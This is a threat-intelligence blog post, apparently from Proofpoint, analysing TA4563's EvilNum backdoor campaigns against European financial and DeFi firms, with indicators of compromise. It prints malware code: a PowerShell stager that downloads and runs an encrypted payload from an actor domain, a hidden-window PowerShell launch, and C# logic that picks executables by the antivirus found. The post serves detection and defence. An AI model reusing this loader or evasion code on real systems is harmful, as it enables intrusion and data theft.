# Buy, Sell, Steal, EvilNum Targets Cryptocurrency, Forex, Commodities

July 20, 2022

Blog

Threat Insight

Buy, Sell, Steal, EvilNum Targets Cryptocurrency, Forex, Commodities

July 21, 2022 Bryan Campbell, Pim Trouerbach, Selena Larson and the Proofpoint Threat Research Team

## Key Findings

- TA4563 is a threat actor leveraging EvilNum malware to target European financial and investment entities, especially those with operations supporting foreign exchanges, cryptocurrency, and decentralized finance (DeFi).
- EvilNum is a backdoor that can be used for data theft or to load additional payloads.
- The malware includes multiple interesting components to evade detection and modify infection paths based on identified antivirus software.

## Overview

Since late 2021 through the present, Proofpoint Threat Research observed the group Proofpoint calls TA4563 targeting various European financial and investment entities with the malware known as EvilNum. The actor exclusively targeted entities in the Decentralized Finance (DeFi) industry in recently observed campaigns. The activity Proofpoint associates with TA4563 has some overlap with activity publicly associated with a group referred to as DeathStalker and EvilNum. The activity described in this report has some overlap with EvilNum activity publicly reported by Zscaler in June 2022.

The identified campaigns delivered an updated version of the EvilNum backdoor using a varied mix of ISO, Microsoft Word and Shortcut (LNK) files in late 2021 and early 2022, presumably as a method of testing the efficacy of the delivery methods. This malware can be used for reconnaissance, data theft, and to deploy additional payloads.

## Campaign Details

### 2021

Proofpoint observed the first campaign in December 2021. The messages purported to be related to financial trading platform registration or related documents. The initial campaign observed included the attempted delivery of Microsoft Word documents responsible for the attempted installation of the updated version of the EvilNum backdoor.

These messages used a remote template document that analysts observed attempting to communicate with domains to install several LNK loader components, leveraging wscript to load the EvilNum payload, and a JavaScript payload that was ultimately installed on the user's host. These lures contained a financial theme, suggesting on one occasion that the intended victim needed to submit "proof of ownership of missing documents".

Proofpoint identified the following post-infection related domains:

- mailgunltd[.]com
- azuredllservices[.]com
- officelivecloud[.]com



## Early 2022

The group continued to target financial entities with a variation on the original email campaign, attempting to deliver multiple OneDrive URLs that contained either an ISO or .LNK attachment. In identified campaigns, the actor used financial lures to get the recipient to launch the EvilNum payload. Messages purported to be, for example:

From: "Viktoria Helle" <viktoria.helle79@zingamail[.]uk>

Subject: Re: Reminder to submit your proof of identity and address

Campaigns continued to target specific European financial and investment entities.

Subsequent campaigns included the delivery of a compressed .LNK file directly as an additional attempt to install EvilNum.

## Mid 2022

As the threat actor maintained consistent targeting and victimology, the methodology again changed. In mid-2022 campaigns, TA4563 delivered Microsoft Word documents to attempt to download a remote template.

Messages purported to be, for example:

```
From: "19steeven " <arfeuille19@gmail[.]com>
Subject: Fwd: KOT4X - Proof of ownership (urgent missing document)
Attachment: steve kot4x.docx
```

The attached document was responsible for generating traffic to http://outlookfnd[.]com, a likely actor-controlled domain responsible for the EvilNum payload.

*Figure 1: Attached Word document delivering EvilNum.*

## EvilNum Details

Previous versions of EvilNum publicly reported by security organizations include both a JavaScript component and C# component of the backdoor. Proofpoint did not observe a JavaScript component in recent campaigns and analyzed the C# component observed in multiple recent campaigns.

Each campaign is highly fenced; the malware only allows one download per IP address to ensure only the target host can retrieve the final payload. The initial stage LNK loader is responsible for executing PowerShell via cmd.exe, this then downloads two different payloads from the initial host (e.g. infntio[.]com).

The first payload is responsible for executing two PowerShell scripts.

```
1    $s=New-Object Microsoft.PowerShell.Commands.WebRequestSession;
2    $c=New-Object System.Net.Cookie;
3    $c.Name="PHPSESSID";
4    $c.Value="Fwgm05PsAadMFJyabfgBAJzXe%2BzpLr38GwWWI5GFA4YCKoxQukmm01ILSHcTagQQmTtQXbKWw%3D%3D";
5    $d="infntio.com";
6    $rr="/save/user.php";
7    $c.Domain=$d;
8    $s.Cookies.Add($c);
9    $r=wget http://$d$rr -UseBasicParsing -WebSession $s;
10
11   $rc=$r.Content;
12   if ($rc.Length -gt 0) {
         4 references
13       function decrypt_data($ag) {
14           $bs=$ag[0];
15           $k=$ag[1];
16           $i=0;
17           $r=@();
18           [array]::Resize([ref]$r,$bs.length);
19           foreach($b in $bs) {$r[$i++]=$b -bxor $k[$i%$k.Length]}
20           return $r;
21       }
22
23       $a=[System.Text.Encoding]::ASCII;
24
25       $sk=$r.Headers['Set-Cookie'];
26       if ($sk -match '\";') {
27           $cd=$sk.split('\"')[1];
28       } else {
29           $cd=$sk.split('=')[1].split(";")[0];
30       }
31
32       $cd=[System.Convert]::FromBase64String($cd);
33
34       $l=$cd[0];
35       $k=decrypt_data($cd[1..$l], $a.GetBytes("Import-LocalizedData"));
36
37       $jx=decrypt_data($cd[($l+1)..$cd.length], $k);
38
39       $jd=$a.GetString($jx) | ConvertFrom-Json;
40
41       $ld=$jd[0];
42       $id=decrypt_data($rc[0..([int]$ld-1)], $a.GetBytes($jd[1]));
43       iex $a.GetString($id);
44
45       $ld2=$jd[2];
46       $id=decrypt_data($rc[$ld..([int]$ld2-1)], $a.GetBytes($jd[3]));
47       iex $a.GetString($id);
48   }
```

*Figure 2: PowerShell script examples.*

The first is used to decrypt a PNG and follows logic to restart the infection chain. The second, larger PowerShell script loads C# code dynamically and sends screenshots to a command-and-control server (C2). This C# application then executes another PowerShell command:

/c start /min \"\" powershell -inputformat none -outputformat none -windowstyle hidden -c \"&hpfde.exe" –v=[Random]

Several applications are executed depending on what antivirus software – either Avast, AVG, or Windows Defender – is found on the host. The malware will try and call multiple executables likely already on the host machine (e.g. TechToolkit.exe and nvapiu.exe). The malware execution chain will change to best evade detection from the identified antivirus engine.

```
static void invoke_hardcoded_exes(dynamic dataArr, string orgs)
{
    int i;

    // [
    //     [
    //             "%Localappdata%\\DELL\\DellMobileConnect\\Dumps\\TechToolkit.exe",
    //             "%Localappdata%\\DELL\\DellMobileConnect\\Dumps",
    //             "PropertyDefinitionSync",
    //             203771,
    //             "PT6H"
    //     ],
    //     [
    //             "%appdata%\\Mael Horz\\HxD Hex Editor\\Logs\\nvapiu.exe",
    //             "%appdata%\\Mael Horz\\HxD Hex Editor\\Logs",
    //             "Schedule Defrag",
    //             216585,
    //             "PT3H"
    //     ]
    // ]

    for (i=0; i< dataArr.Length; ++i)
    {
        dynamic data = dataArr[i];

        string path = data[0];
        string cwd = data[1];
        string nm = data[2];
        int first = data[3];
        String rp = data[4];

        string rgs = String.Format("{0}{1}' {2}\"", dataObj[36], path, orgs);

        asyncTask(dataObj[35], rgs, cwd, nm, first, rp);
    }
}
```

*Figure 3: Executables called depending on the antivirus engine identified.*

The second payload contains two encrypted blobs. The first is decrypted to an executable, (e.g. hpfde.exe) and the second to a TMP file (e.g. devXYXY5.tmp). The initial executable reads and decrypts the TMP file to load a 53KB shellcode file resulting in a final decrypted and decompressed PE file.

The EvilNum backdoor can be used for reconnaissance and data theft activity and to load follow-on payloads.

## Conclusion

EvilNum malware and the TA4563 group poses a risk to financial organizations. Based on Proofpoint analysis, TA4563's malware is under active development. Although Proofpoint did not observe follow-on payloads deployed in identified campaigns, third-party reporting indicates EvilNum malware may be leveraged to distribute additional malware including tools available via the Golden Chickens malware-as-a-service. TA4563 has adjusted their attempts

to compromise the victims using various methods of delivery, whilst Proofpoint observed this activity and provided detection updates to thwart this activity, it should be noted that a persistent adversary will continue to adjust their posture in their compromise attempts.

## Indicators Of Compromise

- 2851693 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851694 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851695 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851696 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851697 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)

| Indicator | Description |
| --- | --- |
| hxxp://officelivecloud[.]com | Payload Domain December 2021 |
| hxxp://mailgunltd[.]com | Payload Domain December 2021 |
| hxxp://officelivecloud[.]com | Payload Domain December 2021 |
| hxxp://visitaustriaislands[.]com | Command and Control Domain May 2022 |
| hxxp://outlookfnd[.]com | Command and Control Domain June 2022 |

| | |
|---|---|
| hxxp://infntio[.]com/save/user.php | Payload URL March 2022 |
| hxxp://advflat[.]com/save/user.php | Command and Control URL March 2022 |
| hxxp://pngdoma[.]com/admin/index.php | Command and Control URL March 2022 |
| hxxp://goalrom[.]com/admin/settings.php | Command and Control URL March 2022 |
| hxxp://elitefocuc[.]com/save/user.php | Command and Control URL March 2022 |
| hxxp://hubflash[.]co/configuration.php | Command and Control URL April 2022 |
| bookingitnow[.]org | Command and Control Domain |
| bookaustriavisit[.]com | Command and Control Domain |
| moretraveladv[.]com | Command and Control Domain |

| | |
|---|---|
| estoniaforall[.]com | Command and Control Domain |
| ef1a660ee8b11bbcf681e8934c5f16e4a249ba214d743bbf8b1f8043296b6ffc | Word Doc SHA256 June 2022 |
| da642cc233ea3595d8aaf8daf6129c59682b19462d5d5abb1f494042d4c044f4 | Word Doc SHA256 Sample June 2022 |
| 53ade63ba9938fd97542a0a725d82045f362766f24f0b1f414f4693d9919f631 | LNK SHA256 Sample March 2022 |
| f0a002c7d2174f2a022d0dfdb0d83973c1dd96c4db86a2b687d14561ab564daa | LNK SHA256 Sample March 2022 |
| 53ade63ba9938fd97542a0a725d82045f362766f24f0b1f414f4693d9919f631 | Word Doc SHA256 Sample December 2021 |
| 649183519d59ea332d687a01c37040b91da69232aadb0c1215c36a5b87ad2ec7 | Word Doc SHA256 Sample December 2021 |
| viktoria.helle79@zingamail[.]uk | Sender Email March 2022 |
| paul@christiesrealestate[.]uk | Sender Email December 2021 |

| | |
|---|---|
| sherry@schalapartners[.]com | Sender Email March 2022 |
| arfeuille19@gmail[.]com | Sender Email June 2022 |
| arole@delaware-north[.]com | Sender Email May 2022 |
| hxxps://onedrive.live[.]com/download?resid= 680BC877518B4D11%21388&authkey=!AMMjaIOZSltiS_Q | OneDrive URL March 2022 |
| hxxps://onedrive.live[.]com/download?resid= 680BC877518B4D11!531&authkey=!ADr0ziYEPBJJK9w | OneDrive URL March 2022 |
| hxxps://onedrive.live[.]com/download?resid= 680BC877518B4D11!426&authkey=!AB60IPFY2E-XMXs | OneDrive URL March 2022 |

Subscribe to the Proofpoint Blog